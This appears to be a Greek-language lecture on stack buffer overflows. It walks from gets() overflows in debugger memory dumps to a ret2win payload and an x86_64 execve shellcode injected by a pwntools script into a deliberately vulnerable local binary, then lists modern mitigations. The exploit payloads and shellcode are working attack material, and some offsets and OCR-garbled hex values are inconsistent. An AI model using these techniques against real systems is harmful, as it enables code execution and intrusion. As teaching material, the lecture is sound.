        int useless = 0xdeadbeef;

        printf("Insert your input: ");
        gets(buffer);

        return 0;
}
```

```
gef➤  x/6gx $rsp
0x7fffffffdd70: 0x0000000000000000      0xdeadbeef00000000
0x7fffffffdd80: 0x0000000000000001      0x00007ffff7df518a
0x7fffffffdd90: 0x0000000000000000      0x0000555555555149
```

```
char *gets(char *s);
```

gets() reads a line from *stdin* into the buffer pointed to by *s* until either a terminating newline or **EOF**, which it replaces with a null byte (aq\0aq). No check for buffer overrun is performed (see BUGS below).

Αν στείλουμε 6 ‘F’;

```c
#include <stdio.h>

int main()
{
        char buffer[10];
        int useless = 0xdeadbeef;

        printf("Insert your input: ");
        gets(buffer);

        return 0;
}
```

```
gef➤  x/6gx $rsp
0x7fffffffdd70: 0x0000000000000000      0xdeadbeef00000000
0x7fffffffdd80: 0x0000000000000001      0x00007ffff7df518a
0x7fffffffdd90: 0x0000000000000000      0x0000555555555149
```

```
gef➤  x/6gx $rsp
0x7fffffffdd70: 0x4646464646460000      0xdeadbeef00000000
0x7fffffffdd80: 0x0000000000000001      0x00007ffff7df518a
0x7fffffffdd90: 0x0000000000000000      0x0000555555555149
```

Τι θα συμβεί εάν στείλουμε περισσότερους από 10 χαρακτήρες ‘F’;

Press F to pay respects…

```c
#include <stdio.h>

int main()
{
        char buffer[10];
        int useless = 0xdeadbeef;

        printf("Insert your input: ");
        gets(buffer);

        return 0;
}
```

```
gef➤  x/6gx $rsp
0x7fffffffdd70: 0x0000000000000000      0xdeadbeef00000000
0x7fffffffdd80: 0x0000000000000001      0x00007ffff7df518a
0x7fffffffdd90: 0x0000000000000000      0x0000555555555149
```

```
gef➤  x/6gx $rsp
0x7fffffffdd70: 0x4646464646460000      0x4646464646464646
0x7fffffffdd80: 0x4646464646464646      0x4646464646464646
0x7fffffffdd90: 0x0000000000000000      0x0000555555555149
```

Literally RIP time…

Με είσοδο 30 bytes, το *return address* γίνεται overwrite με bytes που ελέγχει ο χρήστης. Ελέγχει δηλαδή τον καταχωρητή rip.

```
0×007fffffffdd88 +0×0000: "FFFFFFFF"     ← $rsp
0×007fffffffdd90 +0×0008: 0×0000000000000000
0×007fffffffdd98 +0×0010: 0×00555555555149  →  <
0×007fffffffdda0 +0×0018: 0×0000000100000000
0×007fffffffdda8 +0×0020: 0×007fffffffde98  →  0
0×007fffffffddb0 +0×0028: 0×007fffffffde98  →  0
0×007fffffffddb8 +0×0030: 0×61b3b064793e6dcb
0×007fffffffddc0 +0×0038: 0×0000000000000000

   0×555555555178 <main+47>        call   0×5555
   0×55555555517d <main+52>        mov    eax, 0
   0×555555555182 <main+57>        leave
 → 0×555555555183 <main+58>        ret
```

```
└─$ ./bof1
Insert your input: FFFFFFFFFFFFFFFFFFFFFFFFFFFF
zsh: segmentation fault  ./bof1
```

Overflows…overdose

```c
int main(int argc, char* argv[])
{
    char buffer[10];
    strcpy(buffer, argv[1]);
    return 0;
}
```

```c
int main()
{
    char buffer[30];

    read(0, buffer, 0x30);
    return 0;
}
```

```c
int main(int argc, char **argv)
{
    unsigned char buf[5];
    int j = 0;

    j = sprintf(buf, "%s\n", argv[1]);
    return 0;
}
```

Exploitation

execve(“/bin/sh”, NULL,NULL)

```c
#include <stdio.h>
#include <unistd.h>

void win(void)
{
        execve("/bin/sh", NULL, NULL);
}

void test(void)
{
        char buffer[10];
        int useless = 0xdeadbeef;

        puts("Insert your input");
        gets(buffer);
}

int main()
{
        test();
        return 0;
}
```

```
gef➤  disas main
Dump of assembler code for function main:
   0x0000000000401198 <+0>:     push   rbp
   0x0000000000401199 <+1>:     mov    rbp,rsp
   0x000000000040119c <+4>:     call   0x401166 <test>
   0x00000000004011a1 <+9>:     mov    eax,0x0
   0x00000000004011a6 <+14>:    pop    rbp
   0x00000000004011a7 <+15>:    ret
```

```
gef➤  x/8gx $rsp
0x7fffffffdd60: 0x0000000000000000      0xdeadbeef00000000
0x7fffffffdd70: 0x00007fffffffdd80      0x00000000004011a1
0x7fffffffdd80: 0x0000000000000001      0x00007ffff7df518a
0x7fffffffdd90: 0x0000000000000000      0x0000000000401198
```

```
gef➤  x/8gx $rsp
0x7fffffffdd60: 0x4646464646460000      0x4646464646464646
0x7fffffffdd70: 0x4646464646464646      0x4646464646464646
0x7fffffffdd80: 0x0000000000000000      0x00007ffff7df518a
0x7fffffffdd90: 0x0000000000000000      0x0000000000401198
```

```c
#include <stdio.h>
#include <unistd.h>

void win(void)
{
        execve("/bin/sh", NULL, NULL);
}

void test(void)
{
        char buffer[10];
        int useless = 0×deadbeef;

        puts("Insert your input");
        gets(buffer);
}

int main()
{
        test();
        return 0;
}
```

Με είσοδο 30 bytes, μπορούμε να κάνουμε overwrite πλήρως τη διεύθυνση επιστροφής της test(). Εν συνεχεία, το πρόγραμμα τερματίζεται λαμβάνοντας SIGSEGV.

Θα μπορούσαμε να κάνουμε κάτι καλύτερο;

```
gef➤  disas win
Dump of assembler code for function win:
   0x0000000000401146 <+0>:     push   rbp
   0x0000000000401147 <+1>:     mov    rbp,rsp
   0x000000000040114a <+4>:     mov    edx,0x0
   0x000000000040114f <+9>:     mov    esi,0x0
   0x0000000000401154 <+14>:    lea    rax,[rip+0xea9]
   0x000000000040115b <+21>:    mov    rdi,rax
   0x000000000040115e <+24>:    call   0x401040 <execve@plt>
   0x0000000000401163 <+29>:    nop
   0x0000000000401164 <+30>:    pop    rbp
   0x0000000000401165 <+31>:    ret
```

Ret2win

Εφόσον ελέγχουμε τον rip, μπορούμε να καθορίσουμε τη διεύθυνση στην οποία θα επιστρέψει η test(). Προφανώς εδώ η καλύτερη επιλογή είναι να μεταπηδήσουμε στη συνάρτηση win() προκειμένου να κάνουμε spawn ένα shell στο target.

Για να το πετύχουμε αυτό αρκεί να δώσουμε ως είσοδο:

22 dummy bytes + start address of win() (8 bytes)


Προσοχή στο endianness!!

```
payload = b'F'*22 + b'\x46\x11\x40' + 5*b'\x00'

#Simpler using pwntools
payload = b'F'*22 + p64(0×401146)
```

Καλά όλα αυτά αλλά…

- Η πιθανότητα κάποιο binary να έχει συναρτήσεις όπως η win() είναι μάλλον μηδενική

- Το “exploit” μας στηρίχτηκε στο ότι γνωρίζουμε τη διεύθυνση της win(). Ωστόσο αυτό, τις περισσότερες φορές δεν είναι γνωστό εκ των προτέρων. Χρειαζόμαστε δηλαδή κάποιο memory leak (αναζητήστε στο διαδίκτυο σχετικά με το PIE σε binaries)



Ένα παράδειγμα από το παρελθόν

```c
#include <stdio.h>
#include <unistd.h>

void test(void)
{
        char buffer[10];
        int useless = 0×deadbeef;

        puts("Insert your input");
        gets(buffer);
}

int main()
{
        test();
        return 0;
}
```

Πριν μερικές δεκαετίες το stack μιας διεργασίας ήταν executable και “ξεκινούσε” πάντα από την ίδια διεύθυνση (SUS!!).

Η κατάσταση αυτή έκανε αρκετά πιο εύκολο το exploitation των stack based overflows που εξετάζουμε.

http://phrack.org/issues/49/14.html

Shellcode

Αν γνωρίζουμε τη διεύθυνση του stack στην οποία “ζει” ο buffer μας, μπορούμε να μεταπηδήσουμε σε αυτή κατά το overflow.

Έχοντας επιλέξει κατάλληλα τα bytes με τα οποία υπερχειλίζουμε τον buffer, μπορούμε να εκτελέσουμε κώδικα της επιλογής μας (arbitrary code execution), άρα και να κάνουμε spawn ένα shell.

Τα bytes αυτά, συνηθίζεται να τα χαρακτηρίζουμε ως shellcode!!

Ένα x86_64 shellcode

```
xor rdx, rdx
push rdx
mov rax, 0x68732f2f6e69622f
push rax
mov rdi, rsp
push rdx
push rdi
mov rsi, rsp
xor rax, rax
mov al, 0x3b
syscall
```

```
0:  48 31 d2                xor    rdx,rdx
3:  52                      push   rdx
4:  48 b8 2f 62 69 6e 2f    movabs rax,0x68732f2f6e69622f
b:  2f 73 68
e:  50                      push   rax
f:  48 89 e7                mov    rdi,rsp
12: 52                      push   rdx
13: 57                      push   rdi
14: 48 89 e6                mov    rsi,rsp
17: 48 31 c0                xor    rax,rax
1a: b0 3b                   mov    al,0x3b
1c: 0f 05                   syscall
```

Ένα τελευταίο βήμα

Ο buffer δε χωράει όλο το shellcode μας…

Γνωρίζοντας ωστόσο τη διεύθυνση της αρχής του buffer, μπορούμε εύκολα να βρούμε άλλες διευθύνσεις στο stack. Αρκεί να υπολογίσουμε τις σχετικές αποστάσεις (offsets).

Τελικά, το payload που θα χρησιμοποιήσουμε είναι:

22 dummy bytes + (buffer address+10+4+8+8) + shellcode bytes

Python script

```python
from pwn import *

r = process('./bof2')

shellcode = b'\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x50\x48\x89\xe7'
shellcode += b'\x52\x57\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05'

buffer_address = 0x7fffffffde22

payload = b'F'*22 + p64(buffer_address + 22 + 8) + shellcode

r.recvuntil(b'input')
r.recvline()
r.sendline(payload)

r.interactive()
```

Το exploitation σήμερα

Πλέον ωστόσο παραδείγματα όπως το προηγούμενο αποτελούν παρελθόν. Αρκετά μέτρα (mitigations) έχουν ληφθεί προκειμένου να γίνει το exploitation σημαντικά δυσκολότερο έως και ανέφικτο σε ορισμένες περιπτώσεις. Μερικά από αυτά είναι:

- ASLR
- PIE
- Stack guard (canary)
- CET
- NX bit
- Memory Tagging
- Sandboxing

Ευχαριστώ για τον χρόνο σας !!